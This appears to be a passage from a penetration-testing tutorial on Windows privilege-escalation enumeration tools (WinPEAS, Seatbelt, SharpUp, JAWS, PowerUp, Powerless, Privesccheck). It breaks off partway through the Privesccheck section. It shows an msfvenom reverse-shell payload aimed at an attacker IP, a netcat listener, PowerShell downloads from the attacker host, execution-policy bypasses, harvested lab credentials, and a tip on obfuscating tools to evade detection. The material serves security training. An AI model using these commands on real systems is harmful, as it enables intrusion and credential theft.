



PRIVILEGE ESCALATION

AUTOMATED SCRIPT

LINUX & WINDOWS

Table Of contents

Abstract	5
Windows Privilege Escalation	7
Privilege Escalation Vectors	7
Getting Access to Windows Machine	7
WinPEAS	8
Seat Belt	13
Sharp Up	16
JAWS-Just another Windows (Enum)Script	17
PowerUp	19
Powerless	21
Privesccheck	22
Metasploit	25
Windows-Exploit-Suggester	25
Sherlock	25
WinPEAS/SharpUP/SeatBelt	26
Powershell Empire	27
WinPeas	27
PowerUp	29
Sherlock	31
Watson	33
Privesccheck	34
Linux Privilege Escalation	36
Privilege Escalation Vectors	37
Getting Access to Linux Machine	37
LinPEAS	37
LinEnum	42
Bashark	45
LES: Linux Exploit Suggester	47
LinuxPrivChecker	48

Metasploit	49
Local_Exloit_suggester.....	49
Linux Private -i	50
Linux Smart Enumeration	52
Linux Exploit Suggester-2	53
Conclusion	54
References	54
About Us	55

Abstract

When an attacker attacks a Windows Operating System most of the time they will get a base shell or meterpreter session. This shell is limited in the actions it can perform. So, to elevate privileges, we need to enumerate different files, directories, permissions, logs and SAM files. The number of files inside a Windows OS is very overwhelming. Hence, doing this task manually is very difficult even when you know where to look. So, why not automate this task using scripts.

When an attacker attacks a Linux Operating System most of the time they will get a base shell which can be converted into a TTY shell or meterpreter session. This shell is limited in the actions it can perform. So, to elevate privileges, we need to enumerate different files, directories, permissions, logs and /etc/passwd files. The number of files inside any Linux System is very overwhelming. Hence, doing this task manually is very difficult even when you know where to look. So, why not automate this task using scripts.

Privilege escalation is a phase that comes after the attacker has compromised the victim's machine where he tries to gather critical information related to systems such as hidden password and weak configured services or applications, etc. All this information helps the attacker to make the post exploit against the machine for getting the higher-privileged shell.

In this article, we will shed light on some of the automated scripts that can be used to perform Post Exploitation and Enumeration after getting initial accesses to Windows OS based Devices and Linux Based Devices.

WINDOWS PRIVILEGE ESCALATION

Windows Privilege Escalation

Privilege Escalation Vectors

Following information are considered as critical Information of Windows System:

- The version of the operating system
- Any Vulnerable package installed or running
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Network Information (interfaces, arp, netstat)
- Firewall Status and Rules
- Running Processes
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- DLL Hijacking
- Scheduled Tasks

Several scripts are used in penetration testing to quickly identify potential privilege escalation vectors on Windows Systems, and today we will elaborate each script that works smoothly

Getting Access to Windows Machine

This step is for maintaining continuity and for beginners. If you are more of an intermediate or expert then you can skip this and get onto the scripts directly. Or if you have got the session through any other exploit then also you can skip this section.

Since we are talking about the post exploitation or the scripts that can be used to enumerate the conditions or opening to elevate privileges, we first need to exploit the machine. It is rather pretty simple approach. Firstly, we craft a payload using MSFvenom.

We will be using the windows/x64/shell_reverse_tcp exploit. We choose this in order to get a shell upon execution and not a meterpreter. We will discuss the meterpreter approach down the road. Apart from the exploit, we will be providing our local IP Address and a local port on which we are expecting to receive the session. Since we are targeting a Windows Machine, we will need to specify that the format in which the payload is being crafted is an executable. After successfully crafting the payload, we run a python one line to host the payload on our port 80. We will use this to download the payload on the target system.

```
(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.2 lport=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

(root㉿kali)-[~]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

After downloading the payload on the system, we start a netcat listener on the local port that we mentioned while crafting the payload. Then execute the payload on the target machine. You will get a session on the target machine.



Refer to our [MSFvenom Article](#) to learn more.

WinPEAS



[Download: WinPEAS](#)

Let's start from WinPEAS. It was created by Carlos P. It was made with a simple objective that is to enumerate for all the possible ways or methods to Elevate Privileges on a Windows System. You can download an executable file or a batch file from its GitHub. The source code is also available if you are interested in building it on your own. Just make sure to have .Net version 4.5 or above. You could also take the source code and obfuscate it so as to make your activities undetected. All available on GitHub. One of its features is that the output presented by WinPEAS is full of colors, which makes it easier on eyes to detect something potentially interesting. The color code details are: Red means that a special privilege is detected, Green is some protection or defense is enabled. Cyan shows the active users on the machine. Blue shows the disabled users and Yellow shows links. There are other colors as well. Each with a different meaning. The WinPEAS is heavily based on Seatbelt.

WinPEAS can detect or test the following configurations or locations:

- **System Information**

Basic System info information, Use Watson to search for vulnerabilities, Enumerate Microsoft updates, PS, Audit, WEF and LAPS Settings, LSA protection, Credential Guard, WDigest, Number of cached creds, Environment Variables, Internet Settings, Current drives information, AV, Windows Defender, UAC configuration, NTLM Settings, Local Group Policy, AppLocker Configuration & bypass suggestions, Printers, Named Pipes, AMSI Providers, .NET Versions.

- **Users Information**

Users' information, Current token privileges, Clipboard text, Current logged users, RDP sessions, ever logged users, Autologin credentials, Home folders, Password policies, Local User details, Logon Sessions.

- **Services Information**

Interesting services (non-Microsoft) information, Modifiable services, Writable service registry binpath, PATH Dll Hijacking.

- **Applications Information**

Current Active Window, Installed software, Autoruns, Scheduled tasks, Device drivers.

- **Network Information**

Current net shares, Mapped drives (WMI), hosts file, Network Interfaces, Listening ports, Firewall rules, DNS Cache, Internet Settings.

- **Windows Credentials**

Windows Vault, Credential Manager, Saved RDP settings, recently run commands, Default PS transcripts files, DPAPI Master keys, DPAPI Credential files, Remote Desktop Connection Manager credentials, Kerberos Tickets, Wi-Fi, AppCmd.exe, SSClient.exe, SCCM, Security Package Credentials, AlwaysInstallElevated, WSUS.

- **Browser Information**

Firefox DBs, Credentials in Firefox history, Chrome DBs, Credentials in chrome history, Current IE tabs, Credentials in IE history, IE Favorites, Extracting saved passwords for: Firefox, Chrome, Opera, Brave.

- **Interesting Files and registry**

Putty sessions, Putty SSH host keys, Super PuTTY info, Office365 endpoints synced by OneDrive, SSH Keys inside registry, Cloud credentials Check for unattended files, Check for SAM & SYSTEM backups, Check for cached GPP Passwords, Check for and extract creds from MacAfee SiteList.xml files, Possible registries with credentials, Possible credentials files in users homes, Possible password files inside the Recycle bin, Possible files containing credentials, User documents, Oracle SQL Developer config files check, Slack files search, Outlook downloads, Machine and user certificate files, Office most recent documents, Hidden files and folders, Executable files in non-default folders with write permissions, WSL check.

- **Events Information**

Logon + Explicit Logon Events, Process Creation Events, PowerShell Events, Power On/Off Events.

- **Additional Checks**

LOLBAS search, run linpeas.sh in default WSL distribution.

That's something. I can't think of any other method or configuration that this tool hasn't checked. To use it, we will have to download the executable from its GitHub. We are using executable file as we faced some errors with the batch file. We downloaded into our Kali Linux. Now we host the file using a Python One line.

```
python -m SimpleHTTPServer 80
```

The terminal window shows two command-line sessions. The first session, at the root level of a directory named 'privs', runs 'ls' to list files, showing 'winPEAS.exe'. The second session, also at the root level of 'privs', runs 'python -m SimpleHTTPServer 80', which outputs 'Serving HTTP on 0.0.0.0 port 80 ...'. Red arrows point to the 'ls' command in the first session and the 'python' command in the second session.

We have our shell from previous Section. Here, we proceeded to create a Temp Folder and then used the IWR a.k.a Invoke-Web Request to download WinPEAS to this machine. Then execute it directly from the shell as shown in the image below.

```
powershell.exe -command IWR -Uri http://192.168.1.2/winPEAS.exe -OutFile C:\Temp\winPEAS.exe "
```

```

--(root@ kali) [~]
# nc -lvp 4444 ←
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 50677
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp ←
cd c:\Temp

c:\Temp>powershell.exe -command IWR -Uri http://192.168.1.2/winPEAS.exe -OutFile C:\Temp\winPEAS.exe "↑
powershell.exe -command IWR -Uri http://192.168.1.2/winPEAS.exe -OutFile C:\Temp\winPEAS.exe "↑

c:\Temp>dir ←
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp ←
02/20/2021 11:34 AM <DIR> .
02/20/2021 11:34 AM <DIR> ..
02/20/2021 11:34 AM 472,064 winPEAS.exe
    1 File(s)     472,064 bytes
    2 Dir(s)  48,620,474,368 bytes free

c:\Temp>winPEAS.exe ←
winPEAS.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the ho
Creating Dynamic lists, this could take a while, please wait...
- Checking if domain ...
- Getting Win32_UserAccount info ...
- Creating current user groups list ...
- Creating active users list ...
- Creating disabled users list ...
- Admin users list ...

```

The various tests have begun on the system. We can see WinPEAS enumerating through the Clipboard data. In this age of Password Managers, it is very probable that there are some credentials that are copies by the victim and it just stayed there. This is the recipe for account compromise. Hence always enable 2FA so that you can be protected by such breaches. Moving on to the other results we can see that there are 2 logged users on the target machine. It also checks for the users in the Home Folder and then continues to try and access the Home Folder of other user and then reverts into the result about the level of access on that user. It has successfully extracted the password from the Auto Logon for the user “user”. Then it moves on to read the password policies enabled. It tells us which user has not changed their passwords in a long duration of time and what is the length of the password of that user.

```

[+] Clipboard text
Not Found
[i]      This C# implementation to capture the clipboard is not trustable in every Wi
[i]      If you want to see what is inside the clipboard execute 'powershell -command

[+] Logged users
DESKTOP-ATNONJ9\user
DESKTOP-ATNONJ9\raj

[+] RDP Sessions
SessID  pSessionName  pUserName  pDomainName  State  SourceIP
1        Console       user       DESKTOP-ATNONJ9 Active
2                    raj        DESKTOP-ATNONJ9 Disconnected

```

```

[+] Ever logged users
DESKTOP-ATNONJ9\user
DESKTOP-ATNONJ9\raj

[+] Home folders found
C:\Users\All Users
C:\Users\Default
C:\Users\Default User
C:\Users\Public : Interactive [WriteData/CreateFiles]
C:\Users\raj
C:\Users\user : user [AllAccess]

[+] Looking for AutoLogon credentials
Some AutoLogon credentials were found!!
DefaultUserName : user
DefaultPassword : password321

[+] Password Policies
[?] Check for a possible brute-force
Domain: Builtin
SID: S-1-5-32
MaxPasswordAge: 42.22:47:31.7437440
MinPasswordAge: 00:00:00
MinPasswordLength: 0
PasswordHistoryLength: 0
PasswordProperties: 0

Domain: DESKTOP-ATNONJ9
SID: S-1-5-21-1276730070-1850728493-30201559
MaxPasswordAge: 42.00:00:00
MinPasswordAge: 00:00:00
MinPasswordLength: 0
PasswordHistoryLength: 0
PasswordProperties: 0

```

Then, it moves onto the Network Shares on the target machine. It checks for the network configurations and IP Addresses. Then it checks the local ports for the services as well.

```

===== (Network Information) =====

[+] Network Shares
ADMIN$ (Path: C:\Windows)
C$ (Path: C:\)
IPC$ (Path: )

[+] Host File

[+] Network Ifaces and known hosts
[?] The masks are only for the IPv4 addresses
Ethernet0[00:0C:29:54:91:59]: 192.168.1.17, fe80::3d91:c27c:2c1d:7844%6 / 255.255.255.0
    Gateways: 192.168.1.1
    DNSs: 192.168.1.1
    Known hosts:
        192.168.1.1          18-45-93-69-A5-10      Dynamic
        192.168.1.2          00-0C-29-49-B0-5D      Dynamic
        192.168.1.255        FF-FF-FF-FF-FF-FF      Static

```

```

192.168.1.255          FF-FF-FF-FF-FF-FF      Static
224.0.0.22              01-00-5E-00-00-16      Static
224.0.0.251             01-00-5E-00-00-FB      Static
224.0.0.252             01-00-5E-00-00-FC      Static
239.255.255.250         01-00-5E-7F-FF-FA      Static
255.255.255.255         FF-FF-FF-FF-FF-FF      Static

Bluetooth Network Connection[00:1B:10:00:2A:EC]: 169.254.155.106, fe80 :: f56f:30
  DNSs: fec0:0:0:ffff ::1%1, fec0:0:0:ffff ::2%1, fec0:0:0:ffff ::3%1
  Known hosts:
    224.0.0.22          01-00-5E-00-00-16      Static
    239.255.255.250     01-00-5E-7F-FF-FA      Static

Loopback Pseudo-Interface 1[]: 127.0.0.1, ::1 / 255.0.0.0
  DNSs: fec0:0:0:ffff ::1%1, fec0:0:0:ffff ::2%1, fec0:0:0:ffff ::3%1
  Known hosts:
    224.0.0.22          00-00-00-00-00-00      Static
    239.255.255.250     00-00-00-00-00-00      Static

[+] Current Listening Ports
[?] Check for services restricted from the outside
  Proto      Local Address          Foreign Address        State
  TCP        0.0.0.0:135            Listening
  TCP        0.0.0.0:445            Listening
  TCP        0.0.0.0:3389           Listening
  TCP        0.0.0.0:5040           Listening

```

There are lot of interesting files and registry values that it enumerates. It tells us that it has extracted the password from the PuTTY session as well. It can also extract public keys if any. It enumerates SAM for possible credentials. We can see that it enumerated an encrypted password from an XML file by the name of Unattend.xml.

```

(Interesting files and registry)

[+] Putty Sessions
SessionName: BWP123F42
ProxyPassword: password321
ProxyUsername: user

[+] Putty SSH Host keys
Not Found

[+] SSH keys in registry
[?] If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
Not Found

[+] Cloud Credentials
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
Not Found

[+] Unattend Files
C:\Windows\Panther\Unattend.xml
Password>          <Value>cGFzc3dvcmQxMjM=</Value>          <PlainText>false</PlainText>

[+] Looking for common SAM & SYSTEM backups

[+] Looking for McAfee Sitelist.xml Files
C:\Users\All Users\McAfee\Common Framework\SiteList.xml

```

Seat Belt



[Download: Seat Belt](#)

We just mentioned Seatbelt project when we talked about the WinPEAS. Seatbelt is built in C#. The basic process of enumeration is quite similar to that we just discussed. But it will not provide you an executable. You will have to build it. It's quite simple process. We will strongly advice that you build it on your own and not download any pre-existing executable available online. Download the Seatbelt files from GitHub. Just open Visual Studio Community. Choose Open a Project or Solution. Then direct the path for the Seatbelt.sln file. It will load into the Visual Studio. Then click on the Build Menu from the Top Menu bar and then choose Build Solution from the drop-down menu. That's it. You can check the output window for the location of the binary you just built. At this point we assume that you have built your executable and you have a session on a Windows Machine. Transfer the executable with your choice of method. Seatbelt provides an insight in following sections:

Antivirus, AppLocker Settings, ARP table and Adapter information, Classic and advanced audit policy settings, Auto run executables/scripts/programs, Browser(Chrome/Edge/Brave/Opera) Bookmarks, Browser History, AWS/Google/Azure/Bluemix Cloud credential files, All configured Office 365 endpoints which are synchronized by OneDrive, Credential Guard configuration, DNS cache entries, Dot Net versions, DPAPI master keys, Current environment %PATH\$ folders, Current environment variables, Explicit Logon events (Event ID 4648) from the security event log, Explorer most recently used files, Recent Explorer "run" commands, FileZilla configuration files, Installed hotfixes, Installed, "Interesting" processes like any defensive products and admin tools, Internet settings including proxy configs and zones configuration, KeePass configuration files, Local Group Policy settings, Non-empty local groups, Local users, whether they're active/disabled, Logon events (Event ID 4624), Windows logon sessions, Locates Living Off The Land Binaries and Scripts (LOLBAS) on the system and other information.

```
impacket-smbserver share $(pwd) -smb2support  
copy \\192.168.1.2\share\Seatbelt.exe  
Seatbelt.exe -group=all
```

```
[root@kali]# nc -lvp 4444 ←  
listening on [any] 4444 ...  
192.168.1.17: inverse host lookup failed: Unknown host  
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 50710  
Microsoft Windows [Version 10.0.18362.53]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Users\user\Downloads>cd c:\Temp ←  
cd c:\Temp  
  
c:\Temp>copy \\192.168.1.2\share\Seatbelt.exe ←  
copy \\192.168.1.2\share\Seatbelt.exe  
    1 file(s) copied.
```

```
c:\Temp>dir ←  
dir  
Volume in drive C has no label.  
Volume Serial Number is C23C-F876  
  
Directory of c:\Temp  
  
02/20/2021  11:53 AM      <DIR>          .  
02/20/2021  11:53 AM      <DIR>          ..  
02/20/2021  11:49 AM           540,160 Seatbelt.exe  
02/20/2021  11:34 AM           472,064 winPEAS.exe  
                           2 File(s)     1,012,224 bytes  
                           2 Dir(s)   48,625,876,992 bytes free  
  
c:\Temp>Seatbelt.exe ←
```

We can run specific commands and to specific groups. Here, we just executed all the commands using all keyword. It started enumerating all the things that we just told you about.

Seatbelt.exe -group=all

As clearly visible that when seatbelt enumerated the Auto Logon, it found a set of credentials. It was previously found by WinPEAS as well.

```
SeTimeZonePrivilege: DISABLED
===== UAC =====

ConsentPromptBehaviorAdmin      : 5 - PromptForNonWindowsBinaries
EnableLUA (Is UAC enabled?)    : 1
LocalAccountTokenFilterPolicy   :
FilterAdministratorToken      :
[*] Default Windows settings - Only the RID-500 local admin account c
===== UdpConnections =====

Local Address                  PID  Service                    ProcessName
0.0.0.0:500                   3264 IKEEXT                     svchost.exe
0.0.0.0:3389                  672  TermService                svchost.exe
0.0.0.0:4500                  3264 IKEEXT                     svchost.exe
0.0.0.0:5050                  4608 CDPSvc                     svchost.exe
0.0.0.0:5353                  2160 Dnscache                   svchost.exe
0.0.0.0:5355                  2160 Dnscache                   svchost.exe
127.0.0.1:1900                8368 SSDPSRV                  svchost.exe
127.0.0.1:51601               3700 iphlpsvc                 svchost.exe
127.0.0.1:61640               8368 SSDPSRV                  svchost.exe
192.168.1.17:137              4               System                    System
192.168.1.17:138              4               System                    System
192.168.1.17:1900             8368 SSDPSRV                  svchost.exe
192.168.1.17:61639             8368 SSDPSRV                  svchost.exe
===== UserRightAssignments =====

Must be an administrator to enumerate User Right Assignments
===== WindowsAutoLogon =====

DefaultDomainName               :: 
DefaultUserName                 :: user
DefaultPassword                 :: password321
AltDefaultDomainName            :: 
AltDefaultUserName              :: 
AltDefaultPassword              :: 

===== WindowsCredentialFiles =====

Folder : C:\Users\user\AppData\Local\Microsoft\Credentials\

FileName      : DFBE70A7E5CC19A398EBF1B96859CE5D
Description   : Local Credential Data
MasterKey     : 73c8d297-3d84-4881-8756-add81ff93cad
Accessed     : 2/20/2021 11:55:40 AM
Modified      : 2/20/2021 11:55:40 AM
Size         : 11184
```

Sharp Up



[Download: SharpUp](#)

From one C# script to another, we now take a look at the SharpUp script. It was developed by Harmj0y. There is no binary readily available for it as well. But it is possible to build it using the similar process as we did with the Seatbelt. SharpUp imports various of its functionality from another tool called PowerUp. We will talk in-depth about it later. Again, we will transfer the executable to the target machine using the similar process as we did earlier and run it directly from the terminal. It detects the following:

Modifiable Services, Modifiable Binaries, AlwaysInstallElevated Registry Keys, Modifiable Folders in %PATH%, Modifiable Registry Autoruns, Special User Privileges if any and McAfee Sitelist.xml files.

```
python -m SimpleHTTPServer 80
powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe
```

The screenshot shows a terminal window with the following session:

```
(root@kali)-[~]
# nc -lvp 4444 ←
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 50731
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp ←
cd c:\Temp

c:\Temp>powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe ←
powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe ←

c:\Temp>dir ←
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/20/2021 12:11 PM <DIR> .
02/20/2021 12:11 PM <DIR> ..
02/20/2021 12:11 PM 26,112 SharpUp.exe
1 File(s) 26,112 bytes
2 Dir(s) 48,625,786,880 bytes free
```

```

c:\Temp>SharpUp.exe ←
SharpUp.exe

== SharpUp: Running Privilege Escalation Checks ==

== Modifiable Services ==
Name : daclsvc
DisplayName : DACL Service
Description :
State : Stopped
StartMode : Manual
PathName : "C:\Program Files\DACL Service\daclservice.exe"

== Modifiable Service Binaries ==
Name : filepermsvc
DisplayName : File Permissions Service
Description :
State : Stopped
StartMode : Manual
PathName : "C:\Program Files\File Permissions Service\filepermservice.exe"

== AlwaysInstallElevated Registry Keys ==
HKLM: 1
HKCU: 1

```

JAWS-Just another Windows (Enum) Script



[Download: JAWS](#)

Surfing through one C# binary to another, we are finally attacked by JAWS. It is a PowerShell script for a change. As it was developed on PowerShell 2.0 it is possible to enumerate Windows 7 as well. It can work and detect the following:

Network Information (interfaces, arp, netstat), Firewall Status and Rules, Running Processes, Files and Folders with Full Control or Modify Access, Mapped Drives, Potentially Interesting Files, Unquoted Service Paths, Recent Documents, System Install Files, AlwaysInstallElevated Registry Key Check, Stored Credentials, Installed Applications, Potentially Vulnerable Services, MUICache Files, Scheduled Tasks

Since it is a PowerShell script, you might need to make appropriate changes in the Execution Policy to execute it.

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1
```

```

C:\Users\user\Downloads>cd c:\Temp ←
cd c:\Temp

c:\Temp>dir ←
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/20/2021  12:39 PM    <DIR>      .
02/20/2021  12:39 PM    <DIR>      ..
02/20/2021  10:52 AM           17,252 jaws-enum.ps1
                           1 File(s)   17,252 bytes
                           2 Dir(s)  48,622,309,376 bytes free

c:\Temp>powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 ←
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1

Running J.A.W.S. Enumeration
- Gathering User Information
- Gathering Processes, Services and Scheduled Tasks
- Gathering Installed Software
- Gathering File System Information

```

Here, we can see the various MUICache Files that the JAWS extracted with the Stored credentials as well. It also has enumerated the Auto Logon credentials.

MUICache Files
LangID C:\Windows\System32\appresolver.dll.FriendlyAppName C:\Windows\System32\appresolver.dll.ApplicationCompany C:\Windows\system32\NOTEPAD.EXE.FriendlyAppName C:\Windows\system32\NOTEPAD.EXE.ApplicationCompany C:\Windows\System32\msiexec.exe.FriendlyAppName C:\Windows\System32\msiexec.exe.ApplicationCompany C:\Windows\Explorer.exe.FriendlyAppName C:\Windows\Explorer.exe.ApplicationCompany C:\Windows\System32\fsquirt.exe.FriendlyAppName C:\Windows\System32\fsquirt.exe.ApplicationCompany C:\Windows\system32\WFS.exe.FriendlyAppName C:\Windows\system32\WFS.exe.ApplicationCompany C:\Windows\system32\explorerframe.dll.FriendlyAppName C:\Windows\system32\explorerframe.dll.ApplicationCompany C:\Windows\system32\shell32.dll.FriendlyAppName C:\Windows\system32\shell32.dll.ApplicationCompany

System Files with Passwords

```
System Files with Passwords

AlwaysInstalledElevated Registry Key
AlwaysInstallElevated enabled on this host!AlwaysInstallElevated enabled on this host!

Stored Credentials

Currently stored credentials:

Target: MicrosoftAccount:target=SSO_POP_Device
Type: Generic
User: 02yhfdfjsciixdodj
Saved for this logon only

Target: WindowsLive:target=virtualapp/didlogical
Type: Generic
User: 02yhfdfjsciixdodj
Local machine persistence

Checking for AutoAdminLogon

The default username is user
The default password is password321
The default domainname is
```

PowerUp



[Download: PowerUp](#)

PowerUp is another PowerShell script that works on enumerating methods to elevate privileges on Windows System. It has a `Invoke-AllChecks` options that will represent any identified vulnerabilities with abuse functions as well. It is possible to export the result of the scan using `-HTMLREPORT` flag. PowerUp detects the following Privileges:

Token Based Abuse, Services Enumeration and Abuse, DLL Hijacking, Registry Checks, etc.

In order to use the PowerUp, we need to transfer the script to the Target Machine using any method of your choice. Then bypass the Execution Policy in order to execute the script from PowerShell. Then use the `Invoke-AllChecks` in order to execute the PowerUp on the target machine. We can see it has already provided us with some Unquoted Path Files that can be used to elevate privilege.

```
powershell
powershell -ep bypass
Import-Module .\PowerUp.ps1
Invoke-AllChecks
```

```

C:\Temp>dir ←
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of C:\Temp

02/20/2021  12:51 PM      <DIR>        .
02/20/2021  12:51 PM      <DIR>        ..
02/20/2021  12:47 PM   600,580 PowerUp.ps1
               1 File(s)    600,580 bytes
               2 Dir(s)   48,613,826,560 bytes free

C:\Temp>powershell ←
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> powershell -ep bypass ←
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> Import-Module .\PowerUp.ps1 ←
Import-Module .\PowerUp.ps1
PS C:\Temp> Invoke-AllChecks ←
Invoke-AllChecks

ServiceName      : unquotedsvc
Path            : C:\Program Files\Unquoted Path Service\Common Files\unquotedp
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\AuthenticatedUser}
StartName       : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
Name           : unquotedsvc
Check          : Unquoted Service Paths

ServiceName      : unquotedsvc
Path            : C:\Program Files\Unquoted Path Service\Common Files\unquotedp
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\AuthenticatedUser}
StartName       : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True

```

| It has extracted the credentials for user using the Autorun Executable. It has also provided the Registry key associated with the user.

```
Check      : AlwaysInstallElevated Registry Key
AbuseFunction : Write-UserAddMSI

DefaultDomainName   :
DefaultUserName    : user
DefaultPassword    : password321
AltDefaultDomainName :
AltDefaultUserName :
AltDefaultPassword :
Check             : Registry Autologons

Key      : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Path     : "C:\Program Files\Autorun Program\program.exe"
ModifiableFile : @{ModifiablePath=C:\Program Files\Autorun Program\program.exe; Id=1}
Name     : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Check     : Modifiable Registry Autorun

UnattendPath : C:\Windows\Panther\Unattend.xml
```

Powerless



[Download: Powerless](#)

The problem with many legacy Windows machines is that the PowerShell is not accessible and the running of executable files is restricted. But we need to enumerate the possibilities for it as well to elevate privileges. Powerless comes to rescue here. All you had to do is transfer the batch file to the target machine thought the method of your choice and then execute it. It will work and will provide data about the methods and directories that can be used to elevate privileges on the target machine.

```
C:\Temp>dir ←
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of C:\Temp

02/20/2021  12:56 PM    <DIR>        .
02/20/2021  12:56 PM    <DIR>        ..
02/20/2021  10:57 AM           12,919 Powerless.bat
                           1 File(s)       12,919 bytes
                           2 Dir(s)  48,611,540,992 bytes free
```

```
C:\Temp>Powerless.bat ←
Powerless.bat
—— System Info (Use full output in conjunction with windows-e:
Host Name: DESKTOP-ATNONJ9
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.18362 N/A Build 18362
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: raj
Registered Organization:
Product ID: 00330-80000-00000-AA032
Original Install Date: 10/14/2020, 11:11:19 AM
System Boot Time: 2/20/2021, 9:54:00 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 158 Stepp.
[02]: Intel64 Family 6 Model 158 Stepp.
VMware, Inc. VMW71.00V.16221537.B64.20
BIOS Version:
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 1,612 MB
Virtual Memory: Max Size: 5,503 MB
Virtual Memory: Available: 1,783 MB
Virtual Memory: In Use: 3,720 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\DESKTOP-ATNONJ9
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB4493478
[02]: KB4493727
```

Privesccheck



[Download: Privesccheck](#)

This is another PowerShell script that enumerates common Windows configuration issues that can be used for local privilege escalation. It can also work as an excellent post exploitation tool. This tool was designed to help security consultants identify potential weaknesses on Windows machines during penetration tests and Workstation/VDI audits. It was designed to be able to enumerate quickly and without using any third-party tools. It doesn't have too much dependencies. It is suitable to be used in the environments where AppLocker or any other Application Whitelisting is enforced. It also doesn't use the WMI as it can be restricted to admin users. To use it, we transfer the script file to the target machine with the method of your choosing. Then bypass the execution policy and run it.

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
```

```
(root㉿ kali) [~]
└─# nc -lvp 4444 ←
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49697
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp ←
cd c:\Temp

c:\Temp>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck" ←
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
+-----+
| TEST | USER > Privileges           | VULN |
+-----+
| DESC | List the privileges that are associated to the
      | current user's token. If any of them can be leveraged
      | to somehow run code in the context of the SYSTEM
      | account, it will be reported as a finding.
+-----+
[!] Not vulnerable.

+-----+
| TEST | USER > Environment Variables | INFO |
+-----+
| DESC | List the environment variables of the current process
      | and try to identify any potentially sensitive
      | information such as passwords or API secrets. This
      | check is simply based on keyword matching and might
      | not be entirely reliable.
+-----+
[!] Nothing found.

+-----+
| TEST | SERVICES > Non-default Services | INFO |
+-----+
| DESC | List all registered services and filter out the ones
      | that are built into Windows. It does so by parsing
      | the target executable's metadata.
+-----+
[*] Found 8 result(s).

Name      : daclsvc
DisplayName : DACL Service
ImagePath  : "C:\Program Files\DACL Service\daclservice.exe"
User       : LocalSystem
StartMode   : Manual
```

We can see that it is targeting different services and trying to test if they are vulnerable or not. It is also checking that service with different users, Access Rights. It also checks if the current user is able to access that particular service or not.

```

+---+---+---+
| TEST | SERVICES > SCM Permissions | VULN |
+---+---+---+
| DESC | Interact with the Service Control Manager (SCM) and
       | check whether the current user can modify any
       | registered service.
+---+---+---+
[*] Found 1 result(s).

Name          : daclsvc
